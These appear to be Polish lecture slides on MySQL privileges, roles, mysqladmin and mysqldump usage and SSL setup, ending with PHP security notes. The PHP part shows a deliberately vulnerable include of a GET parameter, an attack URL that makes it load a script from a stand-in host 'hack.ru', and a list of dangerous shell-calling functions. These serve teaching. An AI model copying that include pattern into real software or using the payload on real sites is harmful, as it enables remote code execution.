SUPER	Prawo wykonywania poleceń administracyjnych takich jak <u>CHANGE MASTER TO</u> , <u>KILL</u> , <u>PURGE BINARY LOGS</u> , <u>SET GLOBAL</u> , oraz korzystania z debugera mysqladmin. Poziom: Global.
TRIGGER	Prawo korzystania z wyzwalaczy. Poziom: Global, database, table.
UPDATE	Prawo wykonywania UPDATE. Poziom: Global, database, table, column.
USAGE	Brak wszelkich praw

# MYSQL

- Routine – procedury i funkcje składowane

- Proxy – pośredniczenie w uprawnieniach

```
GRANT PROXY ON 'localuser'@'localhost' TO 'externaluser'@'somehost';
```

- Role – zestaw uprawnień

```
CREATE ROLE nazwa_roli
```

```
DROP ROLE nazwa_roli
```

```
GRANT/REVOKE nazwa_uprawnienia TO nazwa_roli
```

# MySQL

- Uprawnienia dynamiczne – nie są wbudowane i zależą od dostępnych dla serwera komponentów.

Uprawnienie dynamiczne	Opis (poziom – GLOBAL)
APPLICATION_PASSWORD_ADMIN	Prawo zarządzania hasłami.
AUDIT_ADMIN	Prawo zarządzania logami.
BACKUP_ADMIN	Prawo zarządzania wykonywaniem kopii zapasowych.
BINLOG_ADMIN	Prawo włączenia logów binarnych.
CONNECTION_ADMIN	Prawo do ograniczania połączeń
ENCRYPTION_KEY_ADMIN	Prawo do określania rotacji klucza szyfrującego
FIREWALL_ADMIN	Prawo określania zasad dla firewall-a
FIREWALL_USER	Prawo określania zasad dla firewall-a w odniesieniu do własnego użytkownika

# MYSQL

Uprawnienie dynamiczne	Opis (poziom – GLOBAL)
GROUP_REPLICATION_ADMIN	Prawo włączenie i wyłączenia replikacji grup
PERSIST_RO_VARIABLES_ADMIN	Prawo do konfigurowania zmiennych systemowych tylko do odczytu
REPLICATION_SLAVE_ADMIN	Prawo podłączenia się do serwera nadzorowanego i zarządzania replikacją
RESOURCE_GROUP_ADMIN	Prawo wykonywania operacji na zasobach grup
RESOURCE_GROUP_USER	Prawo do przypisywania wątków do zasobów grup
ROLE_ADMIN	Prawo do przypisywania uprawnień z dalszym ich delegowaniem <b>(WITH ADMIN OPTION)</b>
SESSION_VARIABLES_ADMIN	Prawo do zmiennych systemowych związanych z sesjami.
SET_USER_ID	Prawo określenia konta na jakim będzie wykonywany program składowany
SYSTEM_VARIABLES_ADMIN	Prawo do zmiennych systemowych
VERSION_TOKEN_ADMIN	Prawo używania tokenów (nazwa serwera + klucz) celem zabezpieczenia integralności danych np.. Przy synchronizacji
XA_RECOVER_ADMIN	Prawo przywracania tranzakcji

# MYSQL

- Sprawdzanie uprawnień

`show grants for root@localhost;`

`select * from db` – tabela db zawiera uprawnienia specyficzne dla bazy danych

`select * from tables_priv` – tabela tables\_priv zawiera uprawnienia specyficzne dla tabel

`select * from columns_priv` – tabela zawiera uprawnienia specyficzne dla kolumn

# MYSQL

- **mysqladmin**

- Ustawienie hasła konta root

```
mysqladmin -u root password hasło
```

- Zmiana hasła konta root

```
mysqladmin -u root -pstare_hasło password 'nowe_hasło'
```

- Sprawdzanie czy MySQL jest aktywny

```
mysqladmin -u root -p ping
```

- Sprawdzanie wersji MySQL

```
mysqladmin -u root -p version
```

- Sprawdzanie statusu MySQL

```
mysqladmin -u root -p status
```

```
mysqladmin -u root -p extended-status – rozszerzone o zmienne systemowe i ich wartości
```

# MYSQL

- mysqladmin c.d.
  - Sprawdzanie wartości zmiennych systemowych  
`mysqladmin -u root -p variables`
  - Wyświetlanie aktywnych procesów  
`mysqladmin -u root -p processlist`
  - Wyłączenie procesu  
`mysqladmin -u root -p kill numer_procesu`
  - Tworzenie/kasowanie baz  
`mysqladmin -u root -p create/drop nazwa_bazy`
  - Odświeżanie uprawnień  
`mysqladmin -u root -p refres/reload`
  - Wyłączenie serwera  
`mysqladmin -u root -p shutdown`

# MYSQL

- mysqladmin c.d.
  - Czyszczenie cache

```
mysqladmin -u root -p flush-logs
```

```
mysqladmin -u root -p flush-hosts
```

```
mysqladmin -u root -p flush-privileges
```

```
mysqladmin -u root -p flush-status
```

```
mysqladmin -u root -p flush-tables
```

```
mysqladmin -u root -p flush-threads
```

# MYSQL

- Backup – narzędzie mysqldump, opcje:  
-u username nazwa użytkownika
- -p hasło hasło użytkownika
- -h adres IP/nazwa domenowa adres zdalnego serwera
- --port=numer portu port nasłuchu zdalnego serwera, jeśli jest inny niż 3306
- --databases baza1 baza2... zrzut kilku baz jednocześnie
- --all-databases zrzut wszystkich baz

# MYSQL

- mysqldump, opcje c.d:
  - no-data zrzut struktury bazy pomijając dane
- --no-create-info zrzut tylko samych danych bez struktury (tabele, pola, indeksy...)
- --ignore-table=nazwa\_tabeli pomija przy zrzucie tabelę o podanej nazwie
- --add-drop-database przywracanie bazy danych przy jednoczesnym usunięciu istniejącej
- --add-drop-table przywracanie tabeli przy jednoczesnym usunięciu istniejącej
- --default-character-set=utf8 domyślne kodowanie znaków
- --xml zrzut bazy danych do formatu xml

# MYSQL

- **mysqldump – przykładowa składnia:**

- zrzut lokalnej bazy danych

```
mysqldump -uuserName -p nazwa_bazy > nazwa_bazy.sql
```

- zrzut lokalnych baz danych

```
mysqldump -uuserName -p --databases baza_1 baza_2 baza_3 > bazy.sql
```

- zrzut wszystkich lokalnych baz danych

```
mysqldump -uuserName -p --all-databases > wszystkie_bazy.sql
```

- zrzut wybranych tabel

```
mysqldump -uuserName -p nazwa_bazy nazwa_tabeli_1 nazwa_tabeli_2 > nazwa_bazy.sql
```

- zrzut bazy danych z pominięciem wyszczególnionych tabel

```
mysqldump -uuserName -p -ignore-table nazwa_bazy.nazwa_tabeli > nazwa_bazy.sql
```

# MYSQL

- mysqldump – przykładowa składnia:

- kopia samej struktury bazy bez danych

```
mysqldump -uuserName -p --no-data nazwa_bazy_danych > nazwa_bazy_danych.sql
```

- zrzut bazy danych do formatu xml, kodowanie utf-8

```
mysqldump -uuserName -p --default-character-set=utf8 --xml nazwa_bazy_danych > nazwa_bazy.xml
```

- zrzut i kompresja bazy danych

```
mysqldump -uuserName -p nazwa_bazy | gzip > nazwa_bazy.gz
```

- zrzut bazy danych z jednoczesną kopią pliku na zdalny serwer

```
mysqldump -uuserName -p nazwa_bazy | ssh userName@zdalny_host 'cat > /ściezka/nazwa_bazy.sql'
```

- zrzut bazy danych ze zdalnego hosta

```
mysqldump -h ip/domena_zdalnej_maszyny -uuserName -p nazwa_bazy > nazwa_bazy.sql
```

# MYSQL

**phpMyAdmin**

(Ostatnie tabele) ...

- New
- cdcol
- information\_schema
- mysql
- performance\_schema
- phpmyadmin
- test
- webauth

Serwer: 127.0.0.1

Bazy danych SQL Status Użytkownicy Eksport Import


## Edit Privileges: Użytkownik 'root'@'localhost'

Globalne uprawnienia  Zaznacz wszystkie

Uwaga: uprawnienia MySQL są oznaczone w języku angielskim

Dane	Struktura	Administracja
<input checked="" type="checkbox"/> SELECT <input checked="" type="checkbox"/> INSERT <input checked="" type="checkbox"/> UPDATE <input checked="" type="checkbox"/> DELETE <input checked="" type="checkbox"/> FILE	<input checked="" type="checkbox"/> CREATE <input checked="" type="checkbox"/> ALTER <input checked="" type="checkbox"/> INDEX <input checked="" type="checkbox"/> DROP <input checked="" type="checkbox"/> CREATE TEMPORARY TABLES <input checked="" type="checkbox"/> SHOW VIEW <input checked="" type="checkbox"/> CREATE ROUTINE <input checked="" type="checkbox"/> ALTER ROUTINE <input checked="" type="checkbox"/> EXECUTE <input checked="" type="checkbox"/> CREATE VIEW <input checked="" type="checkbox"/> EVENT <input checked="" type="checkbox"/> TRIGGER	<input checked="" type="checkbox"/> GRANT <input checked="" type="checkbox"/> SUPER <input checked="" type="checkbox"/> PROCESS <input checked="" type="checkbox"/> RELOAD <input checked="" type="checkbox"/> SHUTDOWN <input checked="" type="checkbox"/> SHOW DATABASES <input checked="" type="checkbox"/> LOCK TABLES <input checked="" type="checkbox"/> REFERENCES <input checked="" type="checkbox"/> REPLICATION CLIENT <input checked="" type="checkbox"/> REPLICATION SLAVE <input checked="" type="checkbox"/> CREATE USER

# MYSQL



# MYSQL

- SSL
  - Konfiguracja w pliku `/etc/my.cnf`  
`ssl=1`  
`ssl-ca=/etc/mysql/ca-cert.pem`  
`ssl-cert=/etc/mysql/server-cert.pem`  
`ssl-key=/etc/mysql/server-key.pem`
  - Użytkownik  
`GRANT ALL PRIVILEGES ON *.* TO 'ssluser'@'localhost' IDENTIFIED BY hasło' REQUIRE X509;`
  - Połączenie  
`mysql -u ssluser --ssl-ca=ca-cert.pem --ssl-cert=client-cert.pem --ssl-key=client-key.pem`

# PHP

- Wybór nazwy z podstroną przekazywany za pomocą parametru metody GET przy jednoczesnym włączeniu opcji `allow_url_fopen` w konfiguracji PHP daje możliwość wykonania własnego skryptu np.  
<http://moj.servis.priv/?podstrona=przyklad>

```
if (isset($_GET[,podstrona']))  
    include($_GET[,podstrona'] . '.php');
```

<http://moj.servis.priv/?podstrona=http%3A%2F%2Fhack.ru%2Fcrack>

```
include('http://hack.ru/crack.php');
```

Samo wyłączenie `allow_url_fopen` nie rozwiązuje problemu – nie zapobiega połączaniu skryptu lokalnego

- Szczegółowość komunikatów błędów wykorzystywana przy atakach Directory Traversal

# PHP

Niebezpieczne funkcje służące do wywołania dowolnego programu lub skryptu powłoki, spoza PHP.:

- exec
- system
- popen
- passthru
- proc\_open
- shell\_exec
- phpinfo
- ini\_set
- ini\_get
- get\_cfg\_var
- get\_cfg\_all
- ini\_get\_all
- set\_time\_limit

# PHP

- Tryb bezpieczny PHP (`safe mode` w `php_ini_system`) – usunięty od PHP 5.4.0
  - `safe_mode_gid`
  - `safe_mode_include_dir`
  - `safe_mode_exec_dir`
  - `safe_mode_allowed_env_vars`
  - `safe_mode_protected_env_vars`

# PHP

- Suexec – wrapper uruchamiający skrypty – wadą jest duże obciążenie serwera
- Suphp - moduł Apache pozwalający uruchamiać skrypty na prawach właściciela
- moduł FCGI ( Fast CGI ) wraz z PHP-FPM - możliwość niezależnej konfiguracji dyrektyw z php.ini dla każdego użytkownika / vhosta oraz uruchamianie skryptów z prawami użytkownika.

